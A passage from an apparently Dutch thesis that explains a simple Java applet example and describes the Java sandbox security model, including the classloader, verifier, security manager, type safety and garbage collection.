<HEAD>
<TITLE> Schrijf voorbeeld</TITLE>
</HEAD>
<BODY>
<APPLET CODE=”Schrijf.class” WIDTH=150 HEIGHT=25>
<PARAM NAME=text VALUE=”Schrijf…”>
</APPLET>
</BODY>
</HTML>
```

In deze pagina wordt het applet **Schrijf.class** aangeroepen. De extensies WIDTH en HEIGHT bepalen de afmetingen van het venster waar het applet in draait. In dit voorbeeld krijgt het applet een parameter **text** met de waarde “Schrijf…” mee. Het applet **Schrijf** schrijft een korte tekst op het scherm. De werking van het Java-applet zal aan de hand van de opbouw van de bijbehorende broncode verduidelijkt worden. Listing 2.2 geeft de broncode die aan dit applet ten grondslag ligt.

Listing 2.5 Schrijf applet. Eenvoudig voorbeeld ter verduidelijking van de levenscyclus en de werking van een applet.

```
/*
    Schrijf applet      Schrijft een tekst in een venster.
 */

import java.awt.*;
import java.applet.*;

public class Schrijf extends Applet implements Runnable {

    Thread appThread;
    Font fFont;
    String Msg;
    int speed = 100;

      public void init() {
          String Param;
          fFont = new java.awt.Font("TimesRoman", Font.BOLD,32);

          // Ophalen van de tekst uit de meegegeven parameter.
          Param = getParameter ("text");
          if (Param == null)
              Msg = "Hallo wereld!";
          else
              Msg = Param;
      } //einde init


      public void update(Graphics g) {
                 paint(g);
      } // einde update

      public void paint(Graphics g) {
          // bewerken van de applet's Window in de webbrowser.
          // g vormt dit Window.

          //zet het font van het Window.
          g.setFont(fFont);

          // zet de string in het Window
          g.drawString(Msg, 0 , fFont.getSize());
      } // einde paint

      public void start() {
          // Creatie van een nieuw achtergrong proces.
          appThread = new Thread(this);

          // Opstarten van dit proces.
          appThread.start();
      } //einde start

      public void stop() {
          //Stoppen van het achtergrond proces.
          appThread.stop();
      } //einde stop

      public void run() {
          // Het gestarte proces verwijst naar deze procedure.
```

```
          while (true) { //zolang het applet draait.
              repaint(); // roept de hergedefineerde procedure paint aan.
              try {
                  // pauseer het proces
                  Thread.currentThread().sleep(speed);
              }

              // Exception handling
              catch (InterruptedException e) {
              }
          } // einde while
      } // einde run

} // einde klasse schrijf.
```

De eerste relevante regels uit deze broncode zijn:

- import java.awt.*;
- import java.applet.*;

Met deze definities importeert dit Java-applet klassen uit andere Java-packages. Door middel van de **import**-definitie voegt een Java-programmeur de functionaliteiten van één of meerdere packages toe aan zijn klasse. Dit zijn vaak packages uit de Java API (zie 3.1.6), maar kunnen ook door de eerder genoemde programmeur gebouwde packages zijn. In dit voorbeeld worden de packages **java.applet** en **java.awt** gebruikt. De **import**-definitie lijkt op de **#include**-definitie van C of C++, met dit verschil dat het in Java mogelijk is om met een *-extensie meerdere packages met één definitie te importeren.
Aan de andere kant is in dit voorbeeld geen package-naam voor deze klasse gegeven. Deze klasse wordt zodoende automatisch aan een package toegevoegd met de naam van de directory waar de klasse is opgeslagen.

In dit voorbeeld zien we dat dit Java-applet een klasse definieert met:

- *public class Schrijf extends Applet implements Runnable*

Door de constructie “extends Applet” overerft de klasse **Schrijf** de eigenschappen van de superklasse **Applet** (zie 2.2.3, Overerving). De klasse **Schrijf** is de subklasse van de klasse **Applet**. Deze definitie zorgt dat de klasse **Schrijf** als een Java-applet uitgevoerd kan worden.
Door de constructie “implements Runnable” overerft de klasse Schrijf de eigenschappen van de superinterface **Runnable** (zie 2.2.3, Overerving). Door deze overerving is het mogelijk om dit Java-applet een thread te laten creëren en uitvoeren.

Door de klasse **Schrijf** te definiëren als een subklasse van de superklasse **Applet** is men niet verplicht om alle methoden opnieuw te implementeren. De methoden **init**, **start** en **stop** zijn

terug te vinden in dit voorbeeld, maar de methode **destroy** ontbreekt. Al deze methoden zijn al gedefinieerd en uitgewerkt in **Applet**. Door deze methoden in de klasse **Schrijf** opnieuw te beschrijven, worden ze geherdefinieerd. De methode **destroy** blijft achterwege en wordt bij aanroep overgenomen uit de hoofdklasse. Alle methoden uit dit voorbeeld worden kort toegelicht:

init Deze methode initialiseert de klasse-variabelen. Het fonttype wordt toegewezen. De opgehaalde tekst uit de parameter wordt doorgegeven aan **Msg**.

start Deze methode start de uitvoering van het applet door een nieuwe thread te creëren en op te starten. Door deze thread op te starten wordt (door de overerving van de interface **Runnable**) de methode **run** aan geroepen.

run Deze methode zal, zolang het applet in uitvoering is, **repaint** aan blijven roepen. Deze aanroep verwijst naar de methode **update**. Merk op dat elke aanroep de thread een korte tijd (zelf te bepalen met de variabele **speed**) pauzeert.

update Deze methode ververst het venster waarin het applet wordt uitgevoerd door de aanroep van de methode **paint**.

paint Deze methode schrijft de tekst **Msg** in het venster in het juiste fonttype en grootte.

stop Deze methode stopt het applet door het proces stop te zetten.

Hoofdstuk 4 Java-beveiligingsmodel

Dit hoofdstuk zal een uitgebreid verslag doen van de beveiliging van een Java-applet door middel van het Java-beveiligingsmodel. Het moet duidelijk worden welke eigenschappen de ontwikkelaars van Sun aan de programmeertaal Java hebben meegegeven om een organisatie te beveiligen tegen de risico's bij de directe uitvoering van een Java-applet (zie 3.1).

Paragraaf 4.1 zal ten eerste een aantal overwegingen en definities geven in zaken de Java-beveiliging en de bijbehorende beveiligingsmaatregelen. Daarnaast zal een aantal onderverdelingen van soorten beveiligingsmaatregelen aan bod komen en wordt uitgelegd wat voor soorten beveiligingsmaatregelen het beveiligingsmodel van een Java-applet bevat.
Dit Java-beveiligingsmodel is het onderwerp van paragraaf 4.2. Deze paragraaf behandelt de verschillende onderdelen van dit model en hoe deze onderdelen tezamen een organisatie moeten beveiligen tegen de risico's van de directe uitvoering van een Java-applet.

4.1 Beveiliging

De programmeertaal Java is destijds ontworpen rekening houdend met het feit dat een Java-applet over een netwerk als het Internet gedistribueerd kan worden [Ven1997c]. De organisatie op wiens machine het applet wordt uitgevoerd, mag geen risico's lopen. Vele van de genoemde eigenschappen van de taal Java zijn opgenomen om een Java-applet veilig over het Internet te laten werken. (zie 2.2.2). Bij de behandeling van de beveiligingsfilosofie van de taal Java moet eerst de term Java-beveiliging gedefinieerd worden:

> ☞ Java-beveiliging kan in het licht van deze scriptie gedefinieerd worden als het stelsel van veiligheidsmaatregelen die zijn genomen om een organisatie te beschermen tegen de risico's van de directe uitvoering van een Java-applet.

In deze definitie komen twee ongedefinieerde termen naar voren: de beveiligingsmaatregelen en de risico's van de directe uitvoering van een Java-applet.
Van deze laatste zullen in dit en het volgende hoofdstuk een groot aantal voorbeelden behandeld worden, maar de gestructureerde inventarisatie van de risico's van de directe uitvoering van een Java-applet, of kortweg de risico's van een Java-applet, wordt pas in Hoofdstuk 7 gegeven. De risico's van een Java-applet voor een organisatie zullen op deze

plaats worden gedefinieerd als mogelijkheden tot misbruik van de systeem-resources van de machine aan de clientzijde. Systeem-resources zijn hardware-elementen als geheugen, de lokale harde schijf, processor, de netwerkverbindingen, etc. Misbruik betekent hier dat een onbevoegde gebruik maakt van deze systeem-resources of dat een dermate groot deel van de systeem-resources wordt ingenomen dat de totale machine aan de clientzijde minder goed gaat presteren in termen van snelheid, efficiëntie en betrouwbaarheid. Dit is een werkbare definitie, maar in Hoofdstuk 6 zal duidelijk worden dat deze definitie uitbreiding behoeft.

Een beveiligingsmaatregel is een maatregel om een organisatie te beschermen tegen de risico's van een Java-applet [Rid1997a]. De beveiligingsmaatregelen worden in deze definitie gescheiden in de maatregelen die voor een organisatie zijn genomen en de additionele maatregelen die een organisatie zelf moet nemen (of moet kunnen nemen). De additionele beveiligingsmaatregelen, die een organisatie zelf kan nemen om zich te beschermen tegen de risico's van een Java-applet, vormen het onderwerp van Hoofdstuk 8.

De beveiligingsmaatregelen, die voor een organisatie zijn genomen, vormen het Java-beveiligingsmodel dat is ontworpen door de ontwikkelaars van Sun. Dit beveiligingsmodel zal uitgebreid worden behandeld in de volgende paragraaf.
Al hoewel het Java beveiligingsmodel van toepassing is op beide soorten Java-programma's, de Java-applicatie en het Java-applet, is een Java-applet onderhevig aan strengere beveiligingsmaatregelen in dit model. Een Java-applicatie is een bestand dat op de lokale schijf van de machine aan de clientzijde is opgeslagen en wordt zodoende als betrouwbaar gezien. Deze scriptie is gericht op de risico's en beveiliging van Java-applets en dus zullen de Java-applicaties een ondergeschikte rol spelen bij de uitwerking van het Java-beveiligingsmodel in de volgende paragraaf.


Het Java-beveiligingsmodel vormt een standaard *beveiligingsniveau* voor een organisatie bij de ontvangst en directe uitvoering van Java-applets. Het beveiligingsniveau is de mate waarin de risico's worden afgedekt [Rid1997a]. De ontwikkelaars van Sun wilde door middel van dit model een dermate hoog beveiligingsniveau creëren, opdat additionele beveiligings-maatregelen niet nodig zijn. Een organisatie zou niet hoeven te bekommeren om de risico's van een Java-applet, omdat deze door middel van het Java-beveiligingsmodel worden afgeschermd.

Met het oog op de beveiligingsmaatregelen in het Java-beveiligingsmodel kan een vijandig Java-applet als volgt gedefinieerd worden:

> ☞ Een vijandig Java-applet is een Java-applet dat, al dan niet met opzet van de programmeur, de beveiligingsmaatregelen in het Java-beveiligingsmodel probeert te omzeilen.

Als een vijandig Java-applet slaagt in het omzeilen van de beveiligingsmaatregelen, ontstaan de eerder genoemde risico's voor een organisatie.
Anders dan normaal gesproken bij beveiligingsmaatregelen het geval is, heeft Sun gekozen om de specificatie van de beveiligingsmaatregelen in het Java-beveiligingsmodel openbaar te maken en een ieder aan te sporen om eventueel gevonden tekortkomingen in dit model aan Sun te rapporteren. Om deze reden is Sun ook geïnteresseerd in de ontwikkeling van vijandige Java-applets, omdat deze de tekortkomingen in het Java-beveiligingsmodel duidelijk maken. Dat deze strategie zijn vruchten heeft afgeworpen zal blijken in Hoofdstuk 5.

Beveiligingsmaatregelen kunnen gescheiden worden in technische en organisatorische maatregelen [Rid1997a].




Figuur 4.1 Techische en organisatorische beveiligingsmaatregelen

De technische maatregelen kunnen in het licht van de taal Java gezien worden als de maatregelen van de Java-compiler en de Java Virtual Machine (de virtuele processor van een Java-programma) om een organisatie te beveiligen. De organisatorische maatregelen zijn erop

gericht de werkwijze en activiteiten van de gebruikers aan de clientzijde te richten op de beperking en bewustwording van de risico's van een Java-applet. Tussen de technische en organisatorische maatregelen bestaat een afhankelijkheid. Slechts een combinatie van beide soort maatregelen geeft een afdoende bescherming van de organisatie tegen de risico's van een Java-applet. Desondanks bestaat het Java-beveiligingsmodel slechts uit technische beveiligingsmaatregelen. In paragraaf 5.1.3 zal blijken dat ook voor de beveiliging van Java-applets alleen technische maatregelen niet voldoende zijn. De additionele organisatorische maatregelen, die een organisatie kan nemen, worden behandeld in paragraaf 8.3.

Daarnaast kunnen beveiligingsmaatregelen onderverdeeld worden in preventieve en repressieve beveiligingsmaatregelen.



Figuur 4.2 Preventieve en repressieve beveiligingsmaatregelen

Preventieve beveiligingsmaatregelen worden genomen om schade aan de clientzijde als gevolg van de risico's van Java-applets te voorkomen. Repressieve beveiligingsmaatregelen zijn gericht op het vaststellen van schade, het beperken van verdere schade en het herstellen van de oorspronkelijk toestand aan de clientzijde. De preventieve beveiligingsmaatregelen krijgen de voorkeur boven de repressieve beveiligingsmaatregelen. Toch zijn repressieve beveiligingsmaatregelen van groot belang op het moment dat de preventieve beveiligingsmaatregelen te kort schieten. Het Java-beveiligingsmodel biedt slechts preventieve beveiligingsmaatregelen. Daar in Hoofdstuk 5 een groot aantal voorbeelden genoemd worden, waar deze preventieve maatregelen te kort schieten, lijkt er op voorhand een gemis aan repressieve beveiligingsmaatregelen in dit model te bestaan.

4.2 Het Java-beveiligingsmodel

Zoals eerder beschreven, wordt wanneer een Java-enabled webbrowser een WWW-pagina met een applet-aanroep van een webserver toont, ook het bijbehorende Java-applet ontvangen en uitgevoerd. De Java Virtual Machine voert het applet dan binnen deze webbrowser uit. Het Java-beveiligingsmodel moet voor en tijdens uitvoering van een Java-applet de machine aan de clientzijde (en daarmee in feiten de organisatie) beveiligen tegen de risico's van een Java-applet. In andere woorden het Java-beveiligingsmodel moet de organisatie beschermen tegen vijandige Java-applets.
In deze paragraaf wordt dit Java-beveiligingsmodel uitgewerkt. Per onderdeel wordt uitgewerkt hoe dit model een organisatie beveiligt en welke risico's deze organisatie loopt indien het onderdeel zou ontbreken in dit model. Tekortkomingen of fouten in het Java-beveiligingsmodel worden vaak aangeduid als 'gaten in het Java-beveiligingsmodel' en leveren altijd risico's op voor de organisatie die gebruik maakt van dit model.

Zoals eerder gesteld is een aantal beveiligingsmaatregelen in dit model slechts van toepassing op Java-applets en niet op Java-applicaties. Bij de uitwerking van de onderdelen van het Java-beveiligingsmodel zal alleen gekeken worden naar Java-applets, tenzij expliciet anders is vermeld.

4.2.1 De Sandbox

Het Java-beveiligingsmodel moet een organisatie beschermen tegen vijandige Java-applets. Om dit doel te bereiken, wordt een Java-applet uitgevoerd in een zogenaamde *Sandbox* [Ven1997e]. Elk Java-applet krijgt een afgescheiden Sandbox en kan andere Sandboxes niet beïnvloeden. Het Java-beveiligingsmodel wordt om deze reden ook wel Sandbox beveiligingsmodel genoemd. Tijdens uitvoering kan een applet alles doen binnen zijn eigen Sandbox, maar kan het geen activiteiten ondernemen buiten de grenzen van zijn Sandbox.

Het Java-beveiligingsmodel maakt het veiliger voor een organisatie om met executable content in de vorm van Java-applets uit onbekende en/of onbetrouwbare bron te werken. Een organisatie is normaliter zelf verantwoordelijk voor de controle van nieuwe software, voordat deze software voor de eerste keer wordt uitgevoerd. Dit model laat de machine aan de clientzijde eerst een Java-applet ontvangen om het vervolgens direct uit te voeren. Een organisatie, die deze machine beheert, krijgt niet de mogelijkheid om het applet eerst aan een controle te onderwerpen. De Sandbox is voor en tijdens uitvoering verantwoordelijk voor de

controle op een Java-applet en moet de risico's voor een organisatie minimaliseren. Een organisatie wordt hiermee wel afhankelijk van de beveiliging van de Sandbox. Eventuele gaten in een Sandbox zijn desastreus. Een organisatie vertrouwt op de Sandbox en voert geen verdere controles uit op Java-applets.
Om een organisatie te verzekeren dat er geen gaten zijn te vinden in de Sandbox, heeft Sun destijds het Java-beveiligingsmodel zo breed opgezet dat het elk aspect van de Java-architectuur beïnvloedt. Om de werking van de Sandbox te begrijpen, moeten enkele onderdelen van deze Java-architectuur en hun samenwerking uitgewerkt worden. De fundamentele onderdelen voor Java's Sandbox zijn:

Fase 1:

- De beveiligingsmaatregelen van de programmeertaal Java.

Fase 2:


- De Classloader.
- De Classfile Verifier.
- De Security Manager.

Bij deze onderdelen is aangegeven op welke fase van het uitvoeringstraject van een Java-applet (zie 3.1) deze onderdelen van toepassing zijn. De beveiligingsmaatregelen in de taal Java hebben betrekking op fase één uit dit traject.
De overige onderdelen zijn ingebouwde componenten van de Java Virtual Machine en hebben betrekking op fase twee van het uitvoeringstraject van een Java-applet. Om uit te leggen hoe de Classloader, de Classfile Verifier en de Security Manager in het uitvoeringstraject van een Java-applet passen, moet fase twee van dit traject nader toegelicht worden [Ven1997i][Graw1996]. Deze stappen zijn gelijk voor alle soorten Java-klassen of interfaces (zie 3.1.2). In het Java-beveiligingsmodel wordt geen onderscheid gemaakt tussen klassen en interfaces en worden beide aangeduid met de term Java-klasse.
Na de ontvangst van een Java-klasse of interface in de vorm van een CLASS-bestand aan de clientzijde, wordt de informatie in dit bestand door de Classloader geladen. De werking en de beveiligingsmaatregelen van de Classloader komen aan bod in paragraaf 4.2.3. Na het laden van de Java-klasse, wordt deze door middel van *linking* aan de JVM toegevoegd. *Linking* is het proces van het toevoegen van de informatie in een CLASS-bestand aan de Method Area

van de JVM. Bij deze toevoeging zal de Classfile Verifier controleren of de informatie in een dergelijk bestand juist is qua inhoud en structuur. Laden en toevoegen van de informatie in een CLASS-bestand zijn twee stappen die direct na elkaar plaats vinden en dientengevolge voeren de Classloader en de Classfile Verifier hun werk ook direct na elkaar uit.

Een ander deel van dit linking-proces is het voorbereiden van de uitvoering van deze Java-klasse. De JVM reserveert geheugenruimte op de Heap voor objecten die uit deze klasse worden gecreëerd. Daarnaast moeten eventuele objectreferenties, die in deze klasse voorkomen, worden opgelost. De resolutie van objectreferenties is ook onderdeel van de Classfile Verifier en wordt verduidelijkt in paragraaf 4.2.4.

Tenslotte zal bij de daadwerkelijke uitvoering van een Java-klasse (of één van de methoden van deze klasse) de Security Manager controleren of deze uitvoering geen risico's voor de organisatie veroorzaakt. De Security Manager wordt uitgewerkt in paragraaf 4.2.5.



Figuur 4.3 Laden en linking

4.2.2 Beveiligingsmaatregelen in de taal Java.

De beveiligingsmaatregelen in de taal Java zijn ingebouwd om tijdens uitvoering de beveiliging van een Java-programma te verhogen [Ven1997e]. De beveiligingsmaatregelen in de taal Java vormen de eerste en enige defensielaag van het Java-beveiligingsmodel aan de serverzijde. Deze beveiligingsmaatregelen zijn niet alleen van toepassing op Java-applets, maar ook op Java-applicaties. Deze beveiligingsmaatregelen worden in de eerste plaats gecontroleerd door de Java-compiler, maar zijn daarnaast vaak gebaseerd op een wisselwerking met de controles door de JVM. De JVM zal de controles op deze beveiligingsmaatregelen tijdens uitvoering vaak nogmaals uitvoeren en/of ondersteunen.

De beveiligingsmaatregelen in de taal Java zijn:

- Type Safety
- Gestructureerde geheugentoegang
- De automatische Garbage Collector
- Error Handling
- Controle op Array Boundaries


Deze maatregelen, waarvan enkele al kort zijn aangestipt in hoofdstuk 2, zullen in de volgende sub-paragrafen behandeld worden.

4.2.2.1 Type Safety

De taal Java en de JVM verplichten een Java-programma tot *Type Safety* [Graw1996]. Type Safety betekent dat een Java-programma alleen een operatie op een object kan uitvoeren, als deze operatie legaal is voor dit object. Het breken van de Type Safety maatregel creëert een gat in het Java-beveiligingsmodel. Een voorbeeld verduidelijkt het belang van Type Safety in het licht van het Java-beveiligingsmodel.

Er zijn twee objecten in het geheugen opgeslagen. Deze objecten zijn instanties van de klasse **Alarm** en de klasse **Security Manager** in de Method Area. Het eerste veld van de klasse Alarm, **On_Off** is een **boolean**-veld, die aangeeft of het alarm aan of uit staat. De klasse Security Manager heeft ook een **boolean**-veld **fileAccessAllowed**, die aangeeft of een applet toegang heeft tot de bestanden op de lokale schijf. Daarnaast heeft de klasse **Alarm** een

methode die het veld **On_Off** de waarde **true** geeft. Stel dat een Java-applet deze methode toepast op het object, gecreëerd uit de klasse **Security Manager**, in plaats van het object dat uit de klasse **Alarm** is gecreëerd.



Figuur 4.4 Type Safety (a) Alarm (b) Security Manager

Als dit applet daarin slaagt, dan zal het eerste veld van dit object, te weten fileAccessAllowed, de waarde true krijgen. Een dergelijke verwisseling van objecten wordt *type confusion* genoemd en zal in paragraaf 5.1.2.3 verder uitgewerkt worden. Het Java-applet heeft nu toegang tot de bestanden op de lokale schijf en zou deze bestanden kunnen lezen, schrijven en verwijderen.

De JVM garandeert Type Safety door het gebruik van *static type checking*. Type Checking houdt in dat de JVM controleert of een operatie op een object legaal is door te kijken naar de bijbehorende *classtag*. Een classtag geeft aan van welke klasse dit object een instantie is. Bij de instantie van een nieuw object zal de JVM een classtag aan dit object verbinden. Aan de hand van de classtag kan de JVM bepalen of een operatie legaal is voor de bijhorende klasse en daarmee voor dit object. Om de prestaties te verbeteren, zoekt de JVM voor uitvoering van een Java-programma uit welke controles op classtags worden uitgevoerd tijdens executie. In plaats van tijdens uitvoering bij elke operatie de classtag te controleren (*dynamic type checking)*, probeert de JVM vooraf te bepalen welke van deze controles altijd goedgekeurd zullen worden. De JVM verwijdert deze controles en verhoogt hiermee de snelheid van de uitvoering van een Java-programma.

4.2.2.2 Gestructureerde geheugentoegang

Om een Java-programma en een Java-applet in het bijzonder veilig uit te voeren in de JVM, mag een dergelijk programma slechts toegang tot het geheugen krijgen op een gestructureerde manier [Ven1997e]. Dit houdt in de praktijk in dat een programmeur in Java-broncode geen gebruik kan maken van pointers. Deze restrictie maakt een Java-programma robuust en veiliger tegelijk.

Robuust, omdat ongestructureerde toegang tot het geheugen geheugenfouten kan veroorzaken. Een Java-programma, dat een geheugenfout veroorzaakt, loopt vast en zal daarbij vaak ook andere processen laten vastlopen. Dit zou een manco in het Java beveiligingsmodel betekenen. Een lopend proces mag niet door beïnvloeding van buitenaf getermineerd kunnen worden.

Veiliger omdat een programmeur bij een Java beveiligingsmodel met ongestructureerde geheugentoegang, het geheugen kan beïnvloeden. Bij het manipuleren van geheugen waar componenten van de Java-architectuur, zoals bijvoorbeeld de Classloader, zijn opgeslagen, kunnen gaten in het Java beveiligingsmodel gecreëerd worden.

Het is onmogelijk om ongestructureerde geheugentoegang in de Java-broncode of bytecode te definiëren. De controle op ongestructureerde geheugentoegang is dan ook niet in de JVM geïmplementeerd.

Geheugenlayout

Een andere maatregel in het Java beveiligingsmodel is de ongespecificeerde geheugenlayout. Deze maatregel dient als een extra zekerheid naast de ongestructureerde geheugentoegang. De ongespecificeerde geheugenlayout houdt in dat de JVM pas tijdens het laden van een CLASS-bestand beslist waar de verschillende data areas in het geheugen worden opgeslagen. Een data area is een soort van informatie, die gegroepeerd in het geheugen opgeslagen moet worden, zoals de Method Area, de Heap en de Java Stack (zie 3.1.5).

Een programmeur kan op deze wijze niet voorspellen, waar in het geheugen de vitale informatie opgeslagen is. Dus zelfs op het moment dat de ongestructureerde geheugentoegang restrictie geschonden wordt, blijft het lastig om een gat in het Java-beveiligingsmodel te creëren.

4.2.2.3 De Garbage Collector

De JVM slaat alle objecten op in de Heap (zie 3.1.5). Objecten worden tijdens uitvoering gecreëerd door de **new**-operator en bij deze instantie alloceert de JVM geheugen op de Heap.

Een *garbage collection* is het proces van deallocatie van het door een object gebruikte geheugen, wanneer in het Java-programma niet langer aan dit object wordt gerefereerd [Ven1996b].
Op het moment dat tijdens de uitvoering geen enkel instantie (zoals andere objecten en variabelen) meer refereert aan een bepaald object, wordt het een 'dood' object genoemd. De objecten waar wel aan gerefereerd wordt, zijn de 'levende' objecten. De garbage collector zal de destructor van een dood object aanroepen en het geheugen op de Heap, dat dit object innam, vrijmaken. Het object is daarmee uit het geheugen verwijderd.
De Java-programmeur hoeft door de garbage collection geen rekening te houden met het dealloceren van geheugen in zijn broncode. Dit levert, naast tijdwinst bij het ontwikkelen van de broncode, een verhoogde beveiliging van het Java-programma op. Een JVM kan niet vastlopen doordat een Java-programma op onjuiste wijze geheugen probeert vrij te maken. Een Java-programma is robuuster en daarmee veiliger voor de machine aan de clientzijde, waar dit programma wordt uitgevoerd.

Naast het proces van deallocatie moet de garbage collector ook *Heap-fragmentatie* tegengaan. Heap-fragmentatie houdt in dat door het laden en weer verwijderen van objecten gaten ontstaan in het geheugen op de Heap. Bij vrijmaken van geheugen door de garbage collector, ontstaan er op de Heap vrije geheugen blokken tussen geheugenblokken, die worden ingenomen door levende objecten. De garbage collector defragmenteert de Heap door het verplaatsen van ingenomen geheugenblokken op de Heap op een zodanige wijze dat de aanvankelijk gescheiden ingenomen geheugenblokken één groot continue geheugenblok vormen.

De specificatie van de JVM geeft aan dat de Heap onderworpen moet zijn aan garbage collection. Deze specificatie geeft echter niet aan hoe deze garbage collection geïmplementeerd moet worden. De garbage collector verschilt per JVM-implementatie en er zijn een aantal verschillende garbage collector variaties te onderscheiden.

